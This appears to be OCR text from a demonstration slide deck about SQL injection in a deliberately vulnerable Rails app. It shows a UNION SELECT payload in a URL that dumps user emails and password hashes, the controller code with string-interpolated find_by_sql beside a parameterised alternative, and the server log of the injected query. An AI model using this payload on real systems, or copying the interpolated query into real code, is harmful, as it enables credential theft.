
Vote Edit Alive?



Star Wars characters
https://sqreen.ngrok.io/characters/1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10
STAR WARS
About
Services
Contact
Login
Back
alfred@manor.com
alfred@manor.com
Url :
1
Location :
$2a$10$F8omzHh6viCvdlr7NiAFtu419KWz2QolPet7cqPk3Hz1k7RMlSj/G
Birthday :
4
Score :
Vote
Edit
Alive?



Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
cows_controller.rb
end
private
Use callbacks to share common setup or constraints between actions.
def set_cow
@cow = Cow.find(params[:id])
Injectable find_by_sql:
@cow = Cow.find_by_sql(sql "SELECT * FROM cows WHERE id=#{params[:id]}").first
@cow = Cow.where(:id=>params[:id]).first
end
Never trust parameters from the scary internet, only allow the white list through.
def cow_params
params.require(:cow).permit(:name, :location, :birthday, :height, :weight, :single, :score,
end
end
CowsController set_cow
Run Development: VulnerableDemo
Console
Server development log
Started GET "/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1" for 89.3.76.191 at 2017-11-28 20:21:5
Processing by CowsController#show as HTML
Parameters: {"id"=>"1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1"}
Cow Load (6.3ms) SELECT * FROM cows WHERE id=1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/show.html.erb within layouts/application (1.7ms)
Completed 200 OK in 46ms (Views: 38.9ms | ActiveRecord: 6.3ms)
Started GET "/characters/1" for 89.3.76.191 at 2017-11-28 20:21:54 +0100
Processing by CowsController#show as */*
Parameters: {"id"=>"1"}
Cow Load (0.1ms) SELECT * FROM cows WHERE id=1
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/show.html.erb within layouts/application (10.1ms)
Completed 200 OK in 56ms (Views: 55.3ms | ActiveRecord: 0.1ms)

